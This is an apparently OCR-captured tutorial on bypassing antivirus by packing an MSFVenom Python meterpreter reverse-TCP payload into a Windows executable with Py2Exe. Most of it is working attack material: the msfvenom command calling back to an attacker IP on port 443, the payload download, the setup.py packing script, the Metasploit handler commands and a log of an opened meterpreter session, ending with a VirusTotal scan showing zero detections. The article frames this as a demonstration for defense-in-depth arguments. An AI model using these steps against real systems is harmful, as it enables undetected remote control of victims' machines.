
Antivirus Evasion with Python

Antivirus Evasion with Python

by Marcelo Sacchetin



Summary

When deploying defense in depth security controls for your organization, you are likely to include antiviruses as part of the solution. That is definitely a good practice as long as we keep in mind that antiviruses are just adding an extra layer of protection and we should never solely depend on it for protecting end-users devices.

A good security program should always include defense in depth controls such as software update governance, firewalls, training/security awareness, physical security, identity management, password policy, etc. However, it is not uncommon for a security engineer to get challenged about the need for those extra layers, and you may need to demonstrate how antiviruses can be easily bypassed to prove your point.

In this article we will present a very straight forward tutorial on how to evade antiviruses on fully patched and updated Windows environments using a Python payload.

Keep in mind that attempting antivirus bypass is a cat and mouse game. Whenever a new evasion technique gets popular, antivirus vendors will eventually learn about it and update their signatures database to block it. Then, new evasion techniques will arise, which will make vendors to add it to their signature database, and so on and so forth.

By the time of this writing, the method described here was successfully used to bypass all the vendor engines available on Virus Total, and get the malicious artifact successfully executed on a fully updated Windows 10 machine with Windows Defender enabled.

Python Payload

Signature-based antiviruses work by comparing the artifact binaries against a signature database. Our goal is to “disguise” our payload in a way they do not match any known signatures on any antivirus vendor database. A behavior-based antivirus will try to match known suspicious activities to the actions taken by a given artifact. Our malware will work as a mere client trying to start a TCP connection on port 443. It makes harder for behavior-based antiviruses to flag actions like this without issuing a lot of false positives for legit applications such as web browsers.

For this example we are going to use a Python payload generated by MSFVenom to open a reverse TCP shell (meterpreter session) on port 443 to the attacker machine running Metasploit. An artifact like that is obviously malicious and should always be flagged by any antivirus agent.

The approach described here is flexible enough so you can extend it by replacing our sample msfvenom payload with your own customized Python payload.

Environment Setup

We recommend using 3 virtual machines for this tutorial:

Kali Linux for creating the payload and running Metasploit;

Windows Metasploitable 3 for packing the payload into an artifact;

Windows 10 fully patched for running the final artifact;

The reason we used 2 distinct Windows virtual machines is because we need a fully updated/patched box to make sure our artifact will have a very high chance to work on any given Windows environment. On the other hand, before packing the payload with Py2Exe, a fully patched machine will always flag the raw Python payload, giving you a hard time working with it. Hence, the need for the Metasploitable 3 virtual machine for handling the raw payload before it is packed.


Creating a FUD meterpreter payload with Python

For creating the the artifact we recommend using the Windows Metasploitable 3 as your main Windows environment.

Install Python 2.7.16 x86 for Windows:

https://www.python.org/ftp/python/2.7.16/python-2.7.16.msi

***Note:** Python 2.7 x86 is required. Install the 32 bits version even if your Windows is a x64 box. Also, make sure to select the option “Add python.exe to Path” during the installation


Python 2.7.16 Setup

Customize Python 2.7.16

Select the way you want features to be installed. Click on the icons in the tree below to change the way features will be installed.

- Register Extensions
- Tcl/Tk
- Documentation
- Utility Scripts
- pip
- Test suite
- Add python.exe to Path

Will be installed on local hard drive
Entire feature will be installed on local hard drive
Entire feature will be unavailable

Prepend C:\F variable. This command pr

This feature requires 0KB on your hard drive.

Install Py2exe 32 bits for Python 2.7:


https://sourceforge.net/projects/py2exe/files/py2exe/0.6.9/py2exe-0.6.9.win32-py2.7.exe/download

Optionally, install Open SSL for Windows.

Switch to the Kali Linux machine and create the Python payload.

***Note:** Our Kali Linux is using IP address 10.0.2.10. Make sure you replace it by your current IP for the all the remaining steps in this tutorial.

```
msfvenom -p python/meterpreter/reverse_tcp
LHOST=10.0.2.10 LPORT=443 -f raw -o /var/www/html/mrtp.py

service apache2 start
```



```
root@kali:~# msfvenom -p python/meterpreter/reverse_tcp LHOST=10.0.2.10 LPORT=44
3 -f raw > /var/www/html/mrtp.py
[-] No platform was selected, choosing Msf::Module::Platform::Python from the pa
yload
[-] No arch selected, selecting arch: python from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 446 bytes

root@kali:~# service apache2 start
root@kali:~# 
```

Copy the payload “*mrtp.py*” back to your Windows machine. Using powershell, run:


```
wget http://10.0.2.10/mrtp.py -O mrtp.py
```

Also, create a setup.py file with the following content:

<script src="https://gist.github.com/msacchetin/1a8edd900608f464c749dd9060f8c8d7.js"></script>


Bundle the standalone Python executable with Py2Exe:

```
python.exe .\setup.py py2exe
```



```
PS C:\evasion> wget http://10.0.2.10/mrtp.py -O mrtp.py
PS C:\evasion> cat setup.py
from distutils.core import setup
import py2exe
setup(
name = "Meter",
description = "Python-based App",
version = "1.0",
console=["mrtp.py"],
options = {"py2exe": {"bundle_files": 1,"packages":"ctypes","includes": "base64,sys,socket,struct,time,code,platform,get
pass,shutil",}},
zipfile = None
)
PS C:\evasion> python.exe .\setup.py py2exe
running py2exe
creating C:\evasion\build
creating C:\evasion\build\bdist.win32
creating C:\evasion\build\bdist.win32\winexe
creating C:\evasion\build\bdist.win32\winexe\collect-2.7
creating C:\evasion\build\bdist.win32\winexe\bundle-2.7
creating C:\evasion\build\bdist.win32\winexe\temp
```

Test the artifact “*mrtp.exe”* created under the dist folder:



```
Your executable(s) also depend on these dlls which are not included,
you may or may not need to distribute them.

Make sure you have the license if you distribute any of them, and
make sure you don't distribute files belonging to the operating system.

   OLEAUT32.dll - C:\Windows\system32\OLEAUT32.dll
   USER32.dll - C:\Windows\system32\USER32.dll
   IMM32.dll - C:\Windows\system32\IMM32.dll
   SHELL32.dll - C:\Windows\system32\SHELL32.dll
   ole32.dll - C:\Windows\system32\ole32.dll
   COMDLG32.dll - C:\Windows\system32\COMDLG32.dll
   COMCTL32.dll - C:\Windows\system32\COMCTL32.dll
   ADVAPI32.dll - C:\Windows\system32\ADVAPI32.dll
   GDI32.dll - C:\Windows\system32\GDI32.dll
   WS2_32.dll - C:\Windows\system32\WS2_32.dll
   CRYPT32.dll - C:\Windows\system32\CRYPT32.dll
   KERNEL32.dll - C:\Windows\system32\KERNEL32.dll
PS C:\evasion>
PS C:\evasion> .\dist\mrtp.exe
```

Run it:


```
.\dist\mrtp.exe
```

Switch back to you Kali Linux and run Metasploit:

We assume the following configuration: Kali VM IP: 10.0.2.10


```
msfconsole

use exploit/multi/handler

set PAYLOAD python/meterpreter/reverse_tcp

set LHOST 10.0.2.10

set LPORT 443

run
```

***Note:** Depending o how long you take to set the Metasploit handler, you may need to run mrtp.exe on the Windows box again.


```
 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%         `"$   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]
 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]


       =[ metasploit v5.0.27-dev                          ]
+ -- --=[ 1897 exploits - 1068 auxiliary - 329 post       ]
+ -- --=[ 547 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD python/meterpreter/reverse_tcp
PAYLOAD => python/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.2.10
LHOST => 10.0.2.10
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.10:443
[*] Sending stage (53755 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.10:443 -> 10.0.2.4:49464) at 2019-06-09
 22:51:06 -0400

meterpreter > 
```

Now that we have confirmed our artifact works, let's check it against all the Antivirus engines available on VirusTotal. Visit www.virtutotal.com and provide your "*mrtp.exe*" file for scanning.

If everything goes well, you should get a clean report similar to the following.



VirusTotal
https://www.virustotal.com/gui/file/ae5d74fac07fe36914778bf322d4656d838b872086764ab84985200acf25d774/detection...
ae5d74fac07fe36914778bf322d4656d838b872086764ab84985200acf25d774
Sign in
0
/ 65
Community Score
EXE

No engines detected this file

ae5d74fac07fe36914778bf322d4656d838b872086764ab84985200acf25d774
mrtp.exe
overlay peexe


10.99 MB
Size

2019-06-10 02:53:50 UTC
4 minutes ago

DETECTION DETAILS COMMUNITY

